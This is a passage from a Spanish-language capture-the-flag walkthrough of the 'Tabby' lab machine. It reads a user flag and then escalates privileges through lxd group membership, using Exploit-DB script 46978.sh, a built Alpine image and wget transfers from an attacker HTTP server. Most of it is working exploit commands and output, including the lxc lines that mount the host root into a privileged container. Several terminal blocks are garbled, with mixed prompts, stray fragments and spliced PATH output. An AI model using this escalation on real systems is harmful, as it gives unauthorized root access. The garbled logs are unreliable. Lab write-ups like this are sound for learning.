admin@it:~$ ssh ash@10.10.14.231
Warning: Permanently added '10.10.14.231' (ssh-rsa) to the list of known hosts.
ash@10.10.14.231:~$ cd /var/www/html
ash@10.10.14.231:~/html$ ls
assets  favicon.ico  files  index.php  logo.png  news.php  README.txt  zBata0Hy0t1PH3q
ash@10.10.14.231:~/html$ cd /var/www/html
ash@10.10.14.231:~/html$ ls
assets  favicon.ico  files  index.php  logo.png  news.php  README.txt  zBata0Hy0t1PH3q
```

Efectivamente eran credenciales validas, ahora tomamos la flag de usuario, ya con esto tenemos que pensar como elevar privilegios.

```
tomcat@tabby:/var/www/html/files$ su ash
Password:
ash@tabby:/var/www/html/files$ cd /php
ash@tabby:/var/www/html/files$ cd /home
ash@tabby:/var/www/html$ cd ..
ash@tabby:/var/www$ cd / or the user entry de
ash@tabby:/ $ cd /home/10.10.14.231-1fszemike@htb-ne
ash@tabby:/home$ ls
ash
ash@tabby:/home$ cd ash/
ash@tabby:~$ ls
user.txt
ash@tabby:~$ cat user.txt
36ccfb6ea2547e4fe225ba0a1899fc5d fszemike@htb-ne
ash@tabby:~$
```



Debido a que el usuario está en el grupo lxd (también puede ser Docker) podemos ejecutar un exploit para realizar la escalada.

```
ash@tabby:~$ id
uid=1000(ash) gid=1000(ash) groups=1000(ash),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
```

Buscamos el exploit y lo pegamos en nuestra maquina

```
[us-dedivip-1]-[10.10.14.231]-[fszemike@htb-nesd6ide6m]-[~/Tabby/var]
[*]$ searchsploit lxd
.....
Exploit Title | Path
.....
Ubuntu 18.04 - 'lxd' Privilege Escalation | linux/local/46978.sh
.....
Shellcodes: No Results
[us-dedivip-1]-[10.10.14.231]-[fszemike@htb-nesd6ide6m]-[~/Tabby/var]
[*]$ searchsploit -m linux/local/46978.sh
Exploit: Ubuntu 18.04 - 'lxd' Privilege Escalation
URL: https://www.exploit-db.com/exploits/46978
Path: /usr/share/exploitdb/exploits/linux/local/46978.sh
Codes: N/A
Verified: False
File Type: Bourne-Again shell script, UTF-8 Unicode text executable
Copied to: /home/fszemike/Tabby/var/46978.sh
```

Dentro del script nos indica que debemos descargar el alpine primero seguimos los pasos lo cual va a descargar un comprimido.

```
[us-dedivip-1]-[10.10.14.231]-[fszemike@htb-nesd6ide6m]-[~/Tabby/var]
[*]$ wget https://raw.githubusercontent.com/saghul/lxd-alpine-builder/master/build-alpine
--2024-05-21 04:39:38-- https://raw.githubusercontent.com/saghul/lxd-alpine-builder/master/build-alpine
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.109.133, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8060 (7.9K) [text/plain]
Saving to: 'build-alpine'

build-alpine          100%[=====] 7.87K  --.-KB/s   in 0.006s

2024-05-21 04:39:39 (1.27 MB/s) - 'build-alpine' saved [8060/8060]

[us-dedivip-1]-[10.10.14.231]-[fszemike@htb-nesd6ide6m]-[~/Tabby/var]
[*]$ sudo bash build-alpine
Determining the latest release... v3.19
https://raw.githubusercontent.com/saghul/lxd-alpine-builder/master/build-alpine

total 3.6M
-rwxr-xr-x 1 fszemike fszemike 1.5K May 21 04:36 46978.sh
-rw-r--r-- 1 root     root     3.5M May 21 04:40 alpine-v3.19-x86_64-20240521_0440.tar.gz
-rw-r--r-- 1 fszemike fszemike 7.9K May 21 04:39 build-alpine
drwxr-xr-x 3 fszemike fszemike 4.0K May 21 04:12 www
[us-dedivip-1]-[10.10.14.231]-[fszemike@htb-nesd6ide6m]-[~/Tabby/var]
```

Del script se cambia lo siguiente que es el lxc images



```
File Edit View Search Terminal Help
GNU nano 5.4 46978.sh *
#!/usr/bin/env bash
# Authors: Marcelo Vazquez (S4vitar)
# Victor Lasa (vowkin)
# -----
# Step 1: Download build-alpine => wget https://raw.githubusercontent.com/saghul/lxd-alpine-builder/master/build-alpine [Attacker Mach
# Step 2: Build alpine => bash build-alpine (as root user) [Attacker Machine]
# Step 3: Run this script and you will get root [Victim Machine]
# Step 4: Once inside the container, navigate to /mnt/root to see all resources from the host machine

function helpPanel(){
    echo -e "\nUsage:"
    echo -e "\t[-f] Filename (.tar.gz alpine file)"
    echo -e "\t[-h] Show this help panel\n"
    exit 1
}

function createContainer(){
    lxc image import $filename --alias alpine && lxc init --auto
    echo -e "[*] Listing images...\n" &&
    lxc init alpine privsec -c security.privileged=true
    lxc config device add privsec giveMeRoot disk source=/ path=/mnt/root recursive=true
    lxc start privsec
}

[ line 22/51 (43%), col 40/40 (100%), char 826/1436 (57%) ]
^H Help      ^O Read File  ^R Replace    ^V Paste      ^G Go To Line ^Y Redo       M-6 Copy      ^Q Where Was  M-W Ne
^X Exit      ^F Where Is   ^K Cut        ^T Execute    ^Z Undo       M-A Set Mark  M-J To Bracket M-C Previous  ^B Bac
```

Ahora debemos de pasar esto a la maquina víctima, lo haremos desde un server http

```
[us-dedivip-1]-[10.10.14.231]-[fszemike@htb-nesd6ide6m]-[~/Ta
[*]$ sudo python3 -m http.server 123
Serving HTTP on 0.0.0.0 port 123 (http://0.0.0.0:123/) ...
```

En la maquina comprometida descargamos el contenido con wget.

```
ash@tabby:~$ wget http://10.10.14.231:123/46978.sh
--2024-05-21 03:46:31-- http://10.10.14.231:123/46978.sh
Connecting to 10.10.14.231:123... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1438 (1.4K) [text/x-sh]
Saving to: '46978.sh'

46978.sh 95.111.197 100%[=====>] 1.40K 1.40KB/s in 0s
2024-05-21 03:46:31 (91.4 MB/s) - '46978.sh' saved [1438/1438]

ash@tabby:~$ wget http://10.10.14.231:123/alpine-v3.19-x86_64-20240521_0440.tar.gz
--2024-05-21 03:46:51-- http://10.10.14.231:123/alpine-v3.19-x86_64-20240521_0440.tar.gz
Connecting to 10.10.14.231:123... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3664997 (3.5M) [application/gzip]
Saving to: 'alpine-v3.19-x86_64-20240521_0440.tar.gz'

alpine-v3.19-x86_64 100%[=====>] 3.50M 811KB/s in 4.4s
2024-05-21 03:46:56 (811 KB/s) - 'alpine-v3.19-x86_64-20240521_0440.tar.gz' saved [3664997/3664997]

ash@tabby:~$
```

Se le da permiso de ejecución al script.

```

ash@tabby:~$ ll
total 3612
drwxr-x--- 3 ash ash 4096 May 21 03:46 ./
drwxr-xr-x 3 root root 4096 Aug 19 2021 ../
-rw-rw-r-- 1 ash ash 1438 May 21 03:43 46978.sh
-rw-rw-r-- 1 ash ash 3664997 May 21 03:40 alpine-v3.19-x86_64-20240521_0440.tar.gz
lrwxrwxrwx 1 root root 9 May 21 2020 .bash_history -> /dev/null
-rw-r----- 1 ash ash 16/22 220 Feb 25 2020 .bash_logout
-rw-r----- 1 ash ash 16/22 3771 Feb 25 2020 .bashrc
drwx----- 2 ash ash 4096 Aug 19 2021 .cache/
-rw-r----- 1 ash ash 16/22 807 Feb 25 2020 .profile
-r----- 1 ash ash 16/22 33 May 20 22:13 user.txt
ash@tabby:~$ chmod +x 46978.sh

```

Simplemente con el parámetro -f podemos automatizar la escalada, en caso de que salga que el comando no found, debemos revisar el path

```
ash@tabby:~$ ./46978.sh -f alpine-v3.19-x86_64-20240521_0440.tar.gz
./46978.sh: line 21: lxc: command not found
[*] Listing images...

./46978.sh: line 23: lxc: command not found
ash@tabby:~$ which lxc
ash@tabby:~$ echo "$PATH"
/sbin:/usr/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr
/bin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
ash@tabby:~$ echo "$PATH"
/sbin:/usr/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr
/bin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
ash@tabby:~$
```

Exportamos nuestra ruta y debería de existir ahora el comando.

```
[*] echo $PATH
/home/fszemikey/.local/bin:/snap/bin:/usr/sandbox/:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/share/games:/usr/sbin:/sbin:/usr/share:/usr/share/john:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/usr/local/sbin:/home/fszemikey/.local/bin:/snap/bin:/snap/bin:/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/home/fszemikey/.dotnet/tools
[~ - /Tabby/var]

ash@tabby:~$ ./46978.sh -f alpine-v3.19-x86_64-20240521_0440.tar.gz
./46978.sh: line 21: lxc: command not found link stable-privacy
[*] Listing images...ver preferred lft forever
[~ - /Tabby/var]
[~ - /Tabby/var]
./46978.sh: line 23: lxc: command not found
ash@tabby:~$ which lxc
[~ - /Tabby/var]
ash@tabby:~$ echo "PATH.14.231|[fszemikey@ntb-nesd6ide6m]-[~/Tabby/var]"
> echo "PATH^C spath
ash@tabby:~$ echo $PATH found
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
ash@tabby:~$ ./46978.sh -f alpine-v3.19-x86_64-20240521_0440.tar.gz
If this is your first time running LXD on this machine, you should also run: lxd init
To start your first instance, try: lxc launch ubuntu:18.04 ~/Tabby/var/
[~ - /Tabby/var]
[*] echo $PATH
[*] Listing images...l bin:/snap/bin:/usr/sandbox/:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/share/games:/usr/share:/usr/share/john:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/usr/share/games:/usr/local/sbin:/home/fszemikey/.local/bin:/snap/bin:/snap/bin:/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/g
Creating privsecr local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/g
Device giveMeRoot added to privescszemikey@ntb-nesd6ide6m]-[~/Tabby/var]
~ # [*]$
```

Ha funcionado, pero somos root del contenedor, ahora veremos si se hizo la mount del server

